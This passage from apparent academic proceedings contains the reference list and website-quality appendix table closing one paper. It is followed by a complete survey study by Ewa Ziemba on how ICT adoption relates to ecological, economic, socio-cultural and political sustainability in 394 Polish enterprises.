- [37] A. Fernandez, E. Insfran, and S. Abrahão, "Usability evaluation methods for the web: A systematic mapping study," *Information and Software Technology*, vol. 53, no. 8, pp. 789–817, 2011.
- [38] P. ZIEMBA and M. PIWOWARSKI, "Metody oceny jakości portali internetowych," 2010. [Online]. Available: [http://www.pszw.edu.pl/images/publikacje/t027\\_pszw\\_2010\\_ziemba\\_piwowarski\\_-\\_metody\\_oceny\\_jakosci\\_portali\\_internetowych.pdf](http://www.pszw.edu.pl/images/publikacje/t027_pszw_2010_ziemba_piwowarski_-_metody_oceny_jakosci_portali_internetowych.pdf)
- [39] F. D. Davis, "Perceived usefulness, perceived ease of use, and user acceptance of information technology," *MIS quarterly*, pp. 319–340, 1989.
- [40] T. Ahn, S. Ryu, and I. Han, "The impact of the online and offline features on the user acceptance of internet shopping malls," *Electronic Commerce Research and Applications*, vol. 3, no. 4, pp. 405–420, 2005.
- [41] H. Webb and L. Webb, "Business to consumer electronic commerce website quality: integrating information and service dimensions," *AMCIS 2001 Proceedings*, p. 111, 2001.
- [42] A. Parasuraman, V. A. Zeithaml, and L. L. Berry, "Servqual: A multiple-item scale for measuring consumer perc," *Journal of retailing*, vol. 64, no. 1, p. 12, 1988.
- [43] J. Wątróbski, P. Ziemia, J. Jankowski, and W. Wolski, "Using pequal methodology in auction platforms evaluation process," in *Conference on Advanced Information Technologies for Management*. Springer, 2016, pp. 222–241.
- [44] T. M. La Porte, C. C. Demchak, and C. Friis, "Webbing governance: global trends across national-level public agencies," *Communications of the ACM*, vol. 44, no. 1, pp. 63–67, 2001.
- [45] S. Elling, L. Lentz, and M. De Jong, "Website evaluation questionnaire: development of a research-based tool for evaluating informational websites," in *International Conference on Electronic Government*. Springer, 2007, pp. 293–304.
- [46] Z. Yang, S. Cai, Z. Zhou, and N. Zhou, "Development and validation of an instrument to measure user perceived service quality of information presenting web portals," *Information & Management*, vol. 42, no. 4, pp. 575–589, 2005.
- [47] G. M. Ping Zhang, "User expectations and rankings of quality factors in different web site domains," *International Journal of Electronic Commerce*, vol. 6, no. 2, pp. 9–33, 2001.
- [48] M. Hassenzahl, "User experience (ux): towards an experiential perspective on product quality," in *Proceedings of the 20th Conference on l'Interaction Homme-Machine*. ACM, 2008, pp. 11–15.
- [49] S. Kim and L. Stoel, "Dimensional hierarchy of retail website quality," *Information & Management*, vol. 41, no. 5, pp. 619–633, 2004.
- [50] W. Chmielarz and M. Zborowski, "Comparative analysis of electronic banking websites in selected banks in poland in 2014," in *Computer Science and Information Systems (FedCSIS), 2015 Federated Conference on*. IEEE, 2015, pp. 1499–1504.
- [51] W. Chmielarz, "Evaluation of selected mobile applications stores from the user's perspective," *Online Journal of Applied Knowledge Management*, vol. 3, no. 1, pp. 21–36, 2015.
- [52] —, "Methods of comparative analysis of electronic bankings websites. case of poland," in *1-st CEE Symposium on Business Informatics*, red. G. Chroust, G. Kotsis, V. Risak, N. Rozsenich, P. Zinterhof, *Osterreichische Computer Gesellschaft, Vienna*. Citeseer, 2009, pp. 73–84.
- [53] A. Zenebe, L. Zhou, and A. F. Norcio, "User preferences discovery using fuzzy models," *Fuzzy Sets and Systems*, vol. 161, no. 23, pp. 3044–3063, 2010.
- [54] L. Del Vasto-Terrientes, A. Valls, R. Slowinski, and P. Zielniewicz, "Electre-iii-h: An outranking-based decision aiding method for hierarchically structured criteria," *Expert Systems with Applications*, vol. 42, no. 11, pp. 4910–4926, 2015.
- [55] T. Kaya, "Multi-attribute evaluation of website quality in e-business using an integrated fuzzy ahtopsis methodology," *International Journal of Computational Intelligence Systems*, vol. 3, no. 3, pp. 301–314, 2010.
- [56] J. Huang, X. Jiang, and Q. Tang, "An e-commerce performance assessment model: Its development and an initial test on e-commerce applications in the retail sector of china," *Information & Management*, vol. 46, no. 2, pp. 100–108, 2009.
- [57] A. Guitouni, J.-M. Martel, P. Vincke, and P. North, "A framework to choose a discrete multicriterion aggregation procedure," *Defence Research Establishment Valcatier (DREV)*, 1998.
- [58] P. Ziemia, J. Wątróbski, J. Jankowski, and M. Piwowarski, "Research on the properties of the ahp in the environment of inaccurate expert evaluations," in *Selected Issues in Experimental Economics*. Springer, 2016, pp. 227–243.
- [59] P. Ziemia and J. Wątróbski, "Selected issues of rank reversal problem in anp method," in *Selected Issues in Experimental Economics*. Springer, 2016, pp. 203–225.
- [60] D. Bouyssou, E. Jacquet-Lagrèze, P. Perny, R. Slowiński, D. Vanderpooten, and P. Vincke, *Aiding decisions with multiple criteria: essays in honor of Bernard Roy*. Springer Science & Business Media, 2012, vol. 44.
- [61] B. Roy, *Multicriteria methodology for decision aiding*. Springer Science & Business Media, 2013, vol. 12.

APPENDIX: PERFORMANCE TABLE FOR PROMETHEE II BASED ON MEAN VALUES OF CRITERION EVALUATIONS

Group of criteria	Criterion	Website									
		Alibaba	Amazon	Apple	BestBuy	eBay	Macy's	Rakuten	Staples	Target	Walmart
Usability	C1	4.902	5.610	5.683	5.000	6.024	5.049	4.976	4.927	4.854	5.049
	C2	4.951	5.707	5.415	4.878	5.951	4.976	5.098	4.927	4.756	5.220
	C3	5.000	5.317	5.610	5.000	5.610	4.854	4.805	4.829	4.683	4.829
	C4	4.829	5.390	5.585	4.878	5.634	5.049	4.854	4.659	4.854	5.244
Site design	C5	4.829	5.024	5.976	4.341	4.683	4.707	4.268	4.512	4.220	4.927
	C6	5.098	5.488	6.024	4.561	5.341	5.049	4.707	4.927	4.707	4.805
	C7	4.829	5.366	5.829	4.537	4.878	4.756	4.439	4.732	4.415	4.805
	C8	4.634	5.146	5.415	4.049	4.512	4.585	4.024	4.220	3.683	4.268
Information quality	C9	5.000	5.537	5.049	5.073	5.634	4.780	4.805	4.780	4.756	4.537
	C10	4.902	5.537	5.902	5.098	5.683	4.902	5.024	4.805	4.902	4.805
	C11	5.585	5.268	5.488	5.122	5.415	5.512	5.488	5.146	5.561	5.317
	C12	4.951	5.463	5.341	5.268	5.537	4.902	4.732	4.854	5.049	4.610
	C13	4.732	5.537	5.561	5.244	5.512	4.878	4.756	4.707	4.902	4.976
	C14	4.854	5.488	5.171	5.098	5.220	4.634	4.659	4.854	5.024	4.488
	C15	4.927	5.390	5.293	4.854	5.488	4.732	4.512	4.829	4.756	4.951
Trust	C16	4.927	5.829	5.927	4.244	5.878	4.512	4.415	4.488	4.195	4.927
	C17	4.732	5.805	6.000	4.537	5.659	4.512	4.293	4.927	4.317	4.951
	C18	4.732	5.610	5.805	4.707	5.561	4.659	4.390	4.780	4.220	4.902
	C22	4.683	5.610	6.171	4.634	5.268	4.756	4.220	4.683	4.220	4.902
Empathy	C19	3.951	4.927	4.878	3.537	4.049	3.976	3.659	3.756	3.366	3.951
	C20	3.878	4.683	4.293	3.366	3.488	3.439	3.463	3.610	3.146	3.756
	C21	4.780	5.268	5.561	4.829	5.293	4.610	4.268	4.390	4.610	4.732
Home pages	E1	10	15	14	18	16	10	12	16	17	10
	E2	5.210	5.00	4.64	1.85	3.27	4.41	3.35	3.91	3.32	3.65
	E3	0.390	0.53	1.06	0.98	0.60	0.41	0.62	0.65	0.81	0.43
	E4	3.870	5.27	10.57	9.83	6.04	4.06	6.24	6.45	8.11	4.27
	E5	6	13	9	18	13	6	10	11	16	6
	E6	1.800	2.50	5.10	3.40	2.50	3.80	3.10	2.50	4.90	2.80
Product pages	E1	20	20	20	20	20	20	18	18	19	20
	E2	1.990	2.04	2.73	1.47	1.67	1.39	1.60	1.25	1.94	1.91
	E3	2.030	2.70	3.22	2.83	1.84	2.55	2.31	3.14	1.85	0.80
	E4	20.280	21.70	32.25	28.27	18.41	25.49	23.15	31.45	18.48	7.98
	E5	17	19	15	18	18	19	18	18	16	16
	E6	2.300	5.50	3.50	4.60	5.40	5.10	5.50	5.30	6.50	2.90
Payment pages	E1	20	20	19	20	18	17	17	20	16	20
	E2	2.350	0.32	1.96	2.93	1.15	2.85	4.54	0.32	3.22	2.88
	E3	0.990	3.67	2.57	2.93	3.86	0.90	2.01	4.97	0.97	1.83
	E4	9.890	36.72	25.69	29.26	38.61	8.96	20.10	49.70	9.70	18.30
	E5	17	20	18	18	18	14	16	20	15	18
	E6	4.20	4.30	6.30	4.30	4.00	6.40	4.50	3.90	4.20	4.80



# The ICT adoption in enterprises in the context of the sustainable information society

Ewa Ziemba

Faculty of Finance and Insurance  
University of Economics in Katowice  
1 Maja 50, 40-287 Katowice, Poland  
ewa.ziemba@ue.katowice.pl

**Abstract**— This study, part of an ongoing global study, aims to advance information society research and practice by examining and understanding the information and communication technologies (ICT) adoption in enterprises in the context of the sustainable information society (SIS). In this study, the ICT adoption is described by four components, i.e. outlay on ICT, information culture, ICT management, and ICT quality, whereas the sustainability is composed of ecological, economic, socio-cultural, and political sustainability. This study employs a quantitative approach to identify the levels of ICT adoption and sustainability in enterprises as well as investigate the correlation between these two constructs. The survey questionnaire was used and data collected from 394 enterprises were analyzed. The research findings reveal that there were significant statistical differences between the highest level of outlay on ICT and the lowest ones, namely the levels of ICT quality and ICT management. Moreover, the economic sustainability was at the highest level, whereas the lowest and similar levels were specific to ecological and political sustainability. Finally, it is investigated that the ICT quality, ICT management, and information culture have a significant impact on the sustainability, whereas the outlay on ICT does not have such an impact. This study advances the information society research and practice by measuring the ICT adoption, sustainability and correlation between them in the Polish enterprises.

## I. INTRODUCTION

The sustainable information society (SIS) is a new phase of information society development in which information and communication technologies (ICT) are becoming key enablers of sustainability [1]-[10]. Researchers and various organizations have explored the areas where the information society, sustainable development, and ICT come together, and identified some correlations between those concepts [11-17]. Overall, the SIS is a multidimensional concept encompassing environmental, economic, cultural, social, and political aspects, all of which could be strongly influenced by adopting ICT by society stakeholders, mainly enterprises, households, and public administration [10].

In general terms, enormous ICT potential for the SIS development can be approached from two angles: ICT as an industry and ICT as a tool [10]. As an industry, ICT have become a major economic driver in the hardware, software, telecommunications, and consulting services sectors. ICT as a tool can be used to transform and improve business, everyday life of people, and public governance.

ICT used as a tool to revolutionize business is examined in this study. Some researchers have identified ICT as one of the most important tools in building sustainable business practices [17] and supporting the success of businesses [18]. It is contended that ICT enable businesses to improve productivity, support innovation, reduce costs, increase the effectiveness of processes services, enhance the efficiency of business decision-making, respond to customers at a faster rate, and acquire new customers [14], [17]. Moreover, the ICT adoption in enterprises can yield benefits in environmental preservation by increasing energy efficiency and equipment utilization [4] as well as it can influence social development by making information available to all society stakeholders [7].

All these possibilities make ICT enablers of sustainability in several respects, i.e. environmental protection (ecological sustainability), economic growth (economic sustainability), socio-cultural development (socio-cultural sustainability), and governance (political sustainability) [10].

Following an extensive review of the literature, it did not uncover any deep studies to identify levels of ICT adoption and sustainability in enterprises as well as interpret how the ICT adoption in enterprises improves the SIS. Moreover, there is a lack of research on the SIS and correlations between the ICT adoption and sustainable development in less developed European countries, which are called transition economies [19]. The European transition economies are the former Eastern Bloc countries, which, since the early 1990s, have been undergoing transition from the command economy model to the free market model. We can identify the leaders and the followers of the transition process. In the first group there are: Poland, the Czech Republic, Hungary, Slovakia, Slovenia, Lithuania, Latvia, Estonia, Croatia, Romania and Bulgaria. The second group includes Belarus, Russia, Georgia, Moldova, Ukraine, Serbia and Montenegro.

In light of the above limitations, this paper focuses on exploring the ICT adoption and sustainability in enterprises. Its aims are to identify the levels of ICT adoption and sustainability in enterprises, and investigate the correlation between the two constructs.

The paper is structured as follows. Section I is an introduction to the subject. Section II states the theoretical background of ICT adoption and sustainability, and poses research questions. Section III describes the research

methodology. Section IV presents the research findings on the levels of ICT adoption and sustainability in enterprises, and the correlations between the ICT adoption and sustainability. Section V provides the study's contributions, implications, and limitations as well as considerations for future investigative work.

## II. THEORETICAL BACKGROUND AND RESEARCH QUESTION

### A. The ICT adoption

ICT are defined as a diverse set of software and hardware, to perform together various functions of information creation, storing, processing, preservation and delivery, in a growing diversity of ways [20]. Based on works about the adoption and implementation of enterprise's information system, the adoption of ICT can be defined as ICT design, implementation, stabilization, and continuous improvement [21]. In this study, ICT adoption is understood as the whole spectrum of activities from the period when enterprises justify the need for adopting ICT until the period when enterprises experience the full potential of ICT and derive benefits from them [22].

Based on a stream of research, Ziemba [22] advanced a model, which categorized the adoption of ICT into four components: outlay on ICT (Out), information culture (Cul), ICT management (Man), and ICT quality (Qua). The component of outlay on ICT included the enterprises' financial capabilities and expenditure on the ICT adoption, as well as funding acquired by enterprises from the European

funds. The information culture component embraced digital and socio-cultural competences of enterprises' employees and managers, constant improvement of these competences, personal mastery, and incentive systems encouraging employees to adopt ICT. The ICT management component comprised of the alignment between business and ICT, top management support for ICT projects in the entire ICT adoption lifecycle, implementation of law regulations associated with the ICT adoption, regulations on ICT and information security and protection. The ICT quality component consisted of the quality and security of back- and front-office information systems, quality of hardware, maturity of e-services, and adoption of ERP and BI systems. See Table 1 for the description of each ICT adoption component. The construct asserted that the four components were interrelated and critical to the design of the ICT adoption in enterprises in the context of the SIS.

### B. The sustainability

The definition of sustainable development [23] was, in this paper, taken as a basis for the conceptualization and operationalization of sustainability. According to Schauer [7], sustainable development has four dimensions which are ecological, social, economic and cultural sustainability. In a further study, Ziemba [22] proposed an expanded sustainability which included four sustainability components, i.e. ecological, economic, socio-cultural, and political. Regarding businesses, the sustainability components are [22]:

TABLE I.  
PRIMARY VARIABLES OF ICT ADOPTION AND SUSTAINABILITY CONSTRUCTS

Primary variables of the ICT adoption construct				Primary variables of the sustainability construct	
<b>Out1</b>	Financial capabilities	<b>Man16</b>	ICT project team	<b>Ecl1</b>	Sustainability in ICT
<b>Out2</b>	Expenditure on ICT	<b>Man17</b>	Top management support	<b>Ecl2</b>	Sustainability by ICT
<b>Out3</b>	Funding acquired from the European funds	<b>Man18</b>	Management concepts adoption	<b>Eco3</b>	Cost reduction
<b>Cul4</b>	Managers' ICT competences	<b>Man19</b>	Information security regulations	<b>Eco4</b>	Sales growth
<b>Cul5</b>	Employees' ICT competences	<b>Man20</b>	ICT regulations	<b>Eco5</b>	Product development
<b>Cul6</b>	Managers' permanent education	<b>Man21</b>	ICT public project	<b>Eco6</b>	Effective and efficient management
<b>Cul7</b>	Employees' permanent education	<b>Man22</b>	Competitive ICT market	<b>Eco7</b>	Effective and efficient customer service
<b>Cul8</b>	Employees' personal mastery	<b>Qua23</b>	ICT infrastructure quality	<b>Eco8</b>	Effective and efficient work
<b>Cul9</b>	Managers' socio-cultural competences	<b>Qua24</b>	Back-office system quality	<b>Eco9</b>	Acquiring new customers and markets
<b>Cul10</b>	Employees' socio-cultural competences	<b>Qua25</b>	Front-office system quality	<b>Eco10</b>	Increasing customer satisfaction/loyalty
<b>Cul11</b>	Employees' creativity	<b>Qua26</b>	Back-office system security	<b>Soc11</b>	Competence extension
<b>Cul12</b>	Incentive systems	<b>Qua27</b>	Front-office system security	<b>Soc12</b>	Working environment improvement
<b>Man13</b>	Alignment between business strategy and ICT	<b>Qua28</b>	E-service maturity levels	<b>Soc13</b>	Increasing security
<b>Man14</b>	Supporting business models by ICT	<b>Qua29</b>	ERP adoption	<b>Soc14</b>	Reducing social exclusion
<b>Man15</b>	ICT management procedure	<b>Qua30</b>	BI adoption	<b>Pol15</b>	E-democracy
---	---	---	---	<b>Pol16</b>	E-public services

Source: on the basis of [22].

- Ecological sustainability (Ecl) is the ability of enterprises to maintain rates of renewable resource harvest, pollution creation, and non-renewable resource depletion by means of conservation and proper use of air, water, and land resources [24], [25];
- Economic sustainability (Eco) of enterprises means that enterprises can gain competitive edge, increase their market share, and boost shareholder value by adopting sustainable practices and models. Among the core drivers of a business case for sustainability are: cost and cost reduction, sales and profit margin, reputation and brand value, innovative capabilities [14], [15];
- Socio-cultural sustainability (Soc) is based on the socio-cultural aspects that need to be sustained, e.g. trust, common meaning, diversity as well as capacity for learning and capacity for self-organization [26]. It is seen as dependent on social networks, making community contributions, creating a sense of place and offering community stability and security [27], [28]; and
- Political sustainability (Pol) must rest on the basic values of democracy and effective appropriation of all rights. It is related to the engagement of enterprises in creating democratic society [28].

Table 1 presents the description of each sustainability component.

#### C. Correlations between ICT adoption and sustainability

Some studies show that ICT adoption affects the sustainable development. Schauer [7] stated that ICT can contribute to the sustainable development, especially to ecological, social, cultural, and economic sustainability. Hilty and others asserted that information systems can facilitate the sustainable development by creating the kind of economic activity that harmonizes nature with human and social welfare in the long term [29]. Johnston referred to the ICT impact on the SIS, pointing out to the need for “greater synergy between RTD (research and technology development), regulation and deployment actions; greater investment in more effective public services, notably for health care and education, as well as for administrations; and more active promotion of ‘eco-efficient’ technologies and their use” [30, p. 203].

Curry and Donnellan [12] proposed the Sustainable ICT Capability Maturity Framework (SICT-CMF). The framework provides a comprehensive value-based model for organizing, evaluating, planning, and managing sustainable ICT capabilities. Using the framework, organizations can assess the maturity of their SICT capability and systematically improve capabilities in a measurable way to meet the sustainability objectives including reducing environmental impacts and increasing profitability. However, the SICT-CMF goes beyond ICT to encompass other factors such as alignment with corporate sustainability

strategy, project planning, developing expertise, culture, and governance.

#### D. Research questions

According to Ziemba [22], the SIS is a multidimensional concept encompassing two constructs: the ICT adoption and sustainability, as well as correlations between them. The sustainability construct embracing the environmental, economic, socio-cultural, and political sustainability can be strongly influenced by the ICT adoption consisting of the outlay on ICT, information culture, ICT management, and ICT quality.

In the previous study Ziemba [22] assessed the quality of the two constructs by examining the construct reliability [31], convergent validity [32], [33], and discriminant validity [32], [34]. The following measures were calculated: the loadings of each item of each component, composite reliability (CR) of all components, average variance extracted (AVE) of all components, Cronbach’s Alpha of all components, correlations between the components, the square root of AVE for each component. Overall, the results successfully established the reliability, convergent validity, and discriminant validity of the proposed constructs and their components [22].

The present study examines the SIS in the context of Polish enterprises and focuses on addressing the following research question:

RQ1: What is the level of ICT adoption in Polish enterprises?

RQ2: What is the level of sustainability in Polish enterprises?

RQ3: How does the ICT adoption influence the sustainability in Polish enterprises?

### III. RESEARCH METHODOLOGY

#### A. Research instrument

The Likert-type instrument (questionnaire) was developed that consisted of two SIS constructs: the ICT adoption and sustainability. The task of respondents was to assess the primary variables describing:

- The four components of the ICT adoption construct, i.e. outlay on ICT (Out), information culture (Cul), ICT management (Man), and ICT quality (Qua) (Table 1). The respondents answered the question: *Using a scale of 1 to 5, state to what extent do you agree that the following situations and phenomena result in the efficient and effective ICT adoption in your enterprise?* The scale’s descriptions were: 5 – strongly agree, 4 – rather agree, 3 – neither agree nor disagree, 2 – rather disagree, 1 – strongly disagree; and
- The four components of the sustainability construct, i.e. ecological (Ecl), economic (Eco), socio-cultural (Soc), and political sustainability (Pol) (see Table 1).

The respondents answered the question: *Using a scale of 1 to 5, evaluate the following benefits for your enterprise resulting from the efficient and effective ICT adoption?* The scale's descriptions were: 5 – strongly large, 4 – rather large, 3 – neither large nor disagree, 2 – rather small, 1 – strongly small.

### B. Research subjects and procedures

In April 2016, the pilot study was conducted to verify the survey questionnaire. Ten experts participated in the study, i.e. five researchers in business informatics and five managers from five enterprises – leaders in the ICT application. Finishing touches were put into the questionnaire, especially of a formal and technical nature. No substantive amendments were required.

The subjects in the study were enterprises from the Silesian Province in Poland. The choice of this region was driven by the fact of its continuous and creative transformations related to restructuring and reducing the role of heavy industry in the development of research and science, supporting innovation, using *know-how* and transferring new technologies, as well as increasing importance of services. In response to the changing socio-economic and technological environment intensive work on the development of the information society has been undertaken in the region for several years. In the next development strategies of the information society it was and is assumed that the potential of the region, especially in the design, provision and use of advanced information and communication technologies will be increased [35]. All this means that the results of this research can be reflected in innovative efforts to build a sustainable information society in the region and, at the same time, constitute *a modus operandi* for other regions throughout the country and other countries.

Selecting a sample is a fundamental element of a positivistic study [36]. The stratified sampling and snowball sampling were therefore used to obtain the sample that can be taken to be true for the whole population. The following strata were identified based on enterprise's size (defined in terms of the number of employees).

The subjects were advised that their participation in completing the survey was voluntary. At the same time, they were assured anonymity and guaranteed that their responses would be kept confidential.

### C. Data collection

Having applied the Computer Assisted Web Interview and employed the SurveyMonkey platform, the survey questionnaire was uploaded to the website. The data were collected during a two-month period of intense work, between 12 May 2016 and 12 July 2016. After screening the responses and excluding outliers, there was a final sample of 394 usable, correct, and complete responses. The sample

ensured that the error margin for the 97% confidence interval was 5%.

Table 2 provides details about enterprise's size, type of the business activities, and economy sector.

TABLE II.  
ANALYSIS OF ENTERPRISES PROFILES (N=394)

Characteristics	Frequency	Percentage
<b>Number of employees</b>		
250 and above (large)	78	19.80%
50–249 (medium)	83	21.07%
10–49 (small)	122	30.96%
less than 10 (micro)	111	28.17%
<b>Economy sector</b>		
I sector – producing raw material and basic foods	27	6.85%
II sector – manufacturing, processing, and construction	83	21.07%
III sector – providing services to the general population and to businesses	238	60.40%
IV sector – including intellectual activities	46	11.68%
<b>Business activities</b>		
ICT (manufacturing, trade, services)	136	34.52%
No ICT	258	65.48%

Source: own elaboration.

### D. Data analysis

The data was stored in Microsoft Excel format. Using Statistica package and Microsoft Excel, and analyzed in two stages. The first stage assessed the levels of the ICT adoption and sustainability construct, and the second stage examined the significance of construct correlations and provided regression analysis.

In the first stage, the descriptive statistical analysis was employed to describe the levels of the ICT adoption and sustainability in enterprises. The following statistics were calculated: mean, median (MDN), first quartile (Q25), third quartile (Q75), mode, variance (VAR), standard deviation (SD), coefficient of variation (CV), skewness (SK), and coefficient of kurtosis (CK). Additionally, the analysis of variance (Anova Kruskala-Wallis) was used to determine if there were statistically significant differences between distributions of scores for the ICT adoption components and sustainability components.

In the second stage, the correlation and regression analysis [37] were used to estimate the correlations between a dependent variable and one or more independent variables. The coefficient of determination, denoted  $R^2$  and advanced  $R^2$ , determines the productiveness of the proposed theoretical model. Falk and Miller [38] recommended that

$R^2$  values should be equal to or greater than 0.10 in order to be deemed adequate for the variance explained of a particular endogenous components (sub-constructs).

#### IV. RESEARCH FINDINGS

##### A. The level of ICT adoption in enterprises

In order to answer the research question *RQ1: What is the level of ICT adoption in Polish enterprises?*, a detailed descriptive analysis was conducted. The results are presented in Table 3.

It has been found that the average levels of ICT adoption components ranged from 3.58 to 3.78 (on a 5-point scale from 1.00 to 5.00). Median values were in the range between 3.60 and 4.00. On average, the level of outlay on ICT was the highest, followed by the level of information culture. The levels of ICT management and ICT quality were the lowest. The levels of the ICT adoption components were above their average levels in most enterprises.

The values of h-Kruskala-Wallis  $H(3, N=1576)=17.980$  and  $p = 0.000$  and Chi-square statistic (Chi-square = 6.669,  $df = 3$ ,  $p = 0.083$ ), and finally *post-hoc* analysis confirmed significant differences between the distribution of scores for the ICT outlay and the distributions of scores for the ICT management ( $p = 0.001$ ) and ICT quality ( $p = 0.008$ ).

##### B. The level of sustainability in enterprises

In order to answer the research question *RQ1: What is the level of sustainability in Polish enterprises?*, a detailed descriptive analysis was conducted. The results are presented in Table 3.

It has been found that the average levels of sustainability components ranged from 3.44 to 3.68 (on a 5-point scale from 1.00 to 5.00). Median values were in the range between 3.50 and 3.75. On average, the level of economic sustainability was the highest, whereas the levels of

ecological and political sustainability were the lowest. The levels of the sustainability components were above their average levels in most enterprises.

The values of h-Kruskala-Wallis ( $H(3, N=1576)=13.731$ ,  $p=0.003$ ) and (Chi-square=9.369,  $df=3$ ,  $p=0.025$ ), and finally *post-hoc* analysis confirmed significant differences between the distributions of scores for the economic sustainability and the distributions of scores for the ecological ( $p=0.009$ ) and political ( $p=0.010$ ) sustainability.

##### C. The contribution of ICT adoption to sustainability

Table 4 shows the results of the correlations between:

- the ICT adoption components and the components of the sustainability; and
- the ICT adoption components and the total sustainability construct (Y).

TABLE IV.  
CORRELATIONS AMONG COMPONENTS OF ICT ADOPTION AND THE TOTAL SUSTAINABILITY AND ITS COMPONENTS

Components	Ecl	Eco	Soc	Pol	Y
Out	0.317	0.350	0.355	0.256 $p=0.184$	0.395
Cul	0.402	0.529	0.527	0.337	0.572
Man	0.438	0.596	0.604	0.442	0.656
Qua	0.503	0.603	0.616	0.398	0.667

Source: own elaboration.

The correlation coefficients for the components of ICT adoption and the components of sustainability were significantly different from zero ( $p = 0.000 < 0.05 = \alpha$ ), with the exception of one correlation between the outlay on ICT and the political sustainability ( $p = 0.184$ ). In all cases there was a positive linear correlation. In addition, all components of the ICT adoption construct had a significant association

TABLE III.  
THE LEVELS OF ICT ADOPTION AND SUSTAINABILITY IN ENTERPRISES

Component	Mean	Q25	MDN	Q75	VAR	SD	CV in %	SK	CK
<b>ICT adoption components</b>									
Out	3.78	3.33	4.00	4.33	0.71	0.84	22.33	-0.78	0.35
Cul	3.71	3.22	3.78	4.33	0.57	0.75	20.32	-0.46	-0.35
Man	3.58	3.10	3.60	4.20	0.62	0.79	22.07	-0.55	-0.17
Qua	3.60	3.00	3.75	4.25	0.74	0.86	23.95	-0.56	-0.22
<b>Sustainability components</b>									
Ecl	3.44	3.00	3.50	4.00	1.03	1.01	29.48	-0.40	-0.58
Eco	3.68	3.25	3.75	4.25	0.62	0.79	21.38	-0.78	0.65
Soc	3.51	3.00	3.75	4.25	0.78	0.88	25.14	-0.46	-0.35
Pol	3.44	3.00	3.50	4.00	1.02	1.01	29.41	-0.47	-0.47

Source: own elaboration.

with the total sustainability construct (Y). The ICT management and ICT quality were correlated strongly with the sustainability. The moderate correlation was between the information culture and the sustainability, whereas there was a weak correlation between the outlay on ICT and the sustainability.

The correlations analysis was sought into the linear regression. In the first step of building the regression model, the following results were established. For the component of outlay on ICT, p-value ( $p = 0.557$ ) was higher than the accepted level of significance ( $\alpha = 0.05$ ). There is not enough evidence at the 0.05 significance level to conclude that there is a linear relationship between the level of outlay on ICT and the level of sustainability in the examined population. Therefore, this component was removed from the regression model and then the correct model was received. The results of estimations are presented in Table 5.

Three components of the ICT adoption construct, i.e. the information culture, ICT management, and ICT quality explained 50% of the variance in the sustainability ( $F_{3,390}=131.98$ ;  $p<0.0000$ ). These components predicted the sustainability significantly well. The examination of coefficients indicated that the components had a positive significant impact on the sustainability. The effects of the ICT quality and ICT management were stronger than of the information culture.

Then, the relationship between the ICT adoption and sustainability in the information society may be written:

$$\hat{Y} = 1.037 + 0.161 \cdot \text{Cul} + 0.232 \cdot \text{Man} + 0.311 \cdot \text{Qua}$$

where:

$\hat{Y}_p$  – the theoretical level of sustainability in the information society in the context of enterprises, including balancing ecological, economic, socio-cultural, and political sustainability;

**Cul** – the level of information culture in enterprises;

**Man** – the level of ICT management in enterprises; and

**Qua** – the level of ICT quality in enterprises.

Generally, the estimated model is correct and there is no reason to reject it. It allows understanding of the ICT adoption contribution to the sustainability of the information society in the context of enterprises. It gives an answer to the question – whether the growth in levels of outlay on ICT, information culture, ICT management, and ICT quality in enterprises determines an increase in the level of sustainability of the information society. The above results successfully established the significant and positive contribution of information culture, ICT management, and ICT quality to the sustainability in the SIS.

## V. CONCLUSIONS

### A. Research contribution

This work contributes to existing research on the SIS, in particular the contribution of ICT adoption to the sustainability by:

- indicating and describing the level of ICT adoption in enterprises, especially the levels of the outlay on ICT, information culture, ICT management, and ICT quality;
- indicating and describing the level of sustainability in enterprises, especially the levels of ecological, economic, socio-cultural, and political sustainability; and
- investigating how the ICT adoption in enterprises, i.e. the outlay on ICT, information culture, ICT management, and ICT quality contribute to the sustainability comprising its four types, i.e. ecological, economic, socio-cultural, and political.

Firstly, this study indicated significant statistical differences in the level of outlay on ICT and the levels of ICT quality and ICT management in the Polish surveyed enterprises. On average, the outlay on ICT was at the highest level, whereas the lowest and similar levels were specific to ICT management and ICT quality. It means that enterprises should improve ICT management and ICT quality.

Secondly, the outcomes showed significant statistical differences in the level of economic sustainability and the levels of ecological and political sustainability in the Polish surveyed enterprises. On average, the economic sustainability was at the highest level, whereas the lowest and similar levels were specific to ecological and political sustainability. It means that enterprises reap more economic benefits than ecological and political benefits from adopting ICT.

Thirdly, it was indicated that the information culture, ICT management, and ICT quality significantly and positively contribute to the sustainability in the SIS. However, the effects of the ICT quality and ICT management were stronger than of the information culture.

With regard to the presented results, it is reasonable to conclude that this study expands the existing research on the SIS provided by Schauer [7], Fuchs [1], [2], Hilty et al. [4], [5], Guillemette, Paré [14], [15], and Curry and Donnellan [12], [13].

### B. Research implication for research and practice

The research findings of this study can be used by scholars to improve and expand the research on the SIS. Researchers may use the proposed methodology to do similar analyses with different sample groups in other countries, and many comparisons between different countries can be drawn. Moreover, the methodology constitutes a very comprehensive basis for identifying the levels of ICT adoption and sustainability, as well as the correlations



between the two constructs, but researchers may develop, verify and improve this methodology and its implementation.

This study offers several implications for enterprises. They may find the results appealing and useful in enhancing the adoption of ICT, experiencing the full potential of ICT and deriving various benefits from the ICT adoption. The findings suggest some framework comprising various kinds of benefits like ecological, economic, socio-cultural, and political that can be obtained thanks to the ICT adoption. In addition, they recommend some guidelines on how to effectively and efficiently adopt ICT in order to obtain those benefits. It is evident from the findings that enterprises should pay utmost attention to the improvement of information culture, ICT management, and ICT quality. In particular, this research can be largely useful for the transition economies in Central and Eastern Europe. This is because the countries are similar with regard to analogous geopolitical situation, their joint history, traditions, culture and values, the quality of ICT infrastructure, as well as building democratic state structures and a free-market economy, and participating in the European integration process.

All in all, the research results might provide a partial explanation to the issue of how enterprises can participate in the creation of sustainable development and sustainable information society.

### C. Research limitations and future works

As with many other studies, this study has its limitations. First, the ICT adoption and sustainability constructs are new constructs that have yet to be further explored and exposed to repeated empirical validation. Second, the sample included Polish enterprises only, especially from the Silesian Province. The study sample precludes statistical generalization of the results from Silesian enterprises to Polish enterprises. However, early research into the success factors for and the level of adopting ICT in Poland [39] indicated that there is no difference between Silesian enterprises and other Polish enterprises. Therefore, these research findings cannot be limited only to the Silesian enterprises and can be generalized to Polish enterprises. After all, caution should be taken when generalizing the findings to other regions and countries. Finally, the research subjects were limited to enterprises and it is therefore only the viewpoint of enterprises toward the ICT adoption for achieving the sustainability in the information society. Caution should be taken when generalizing the findings to the SIS.

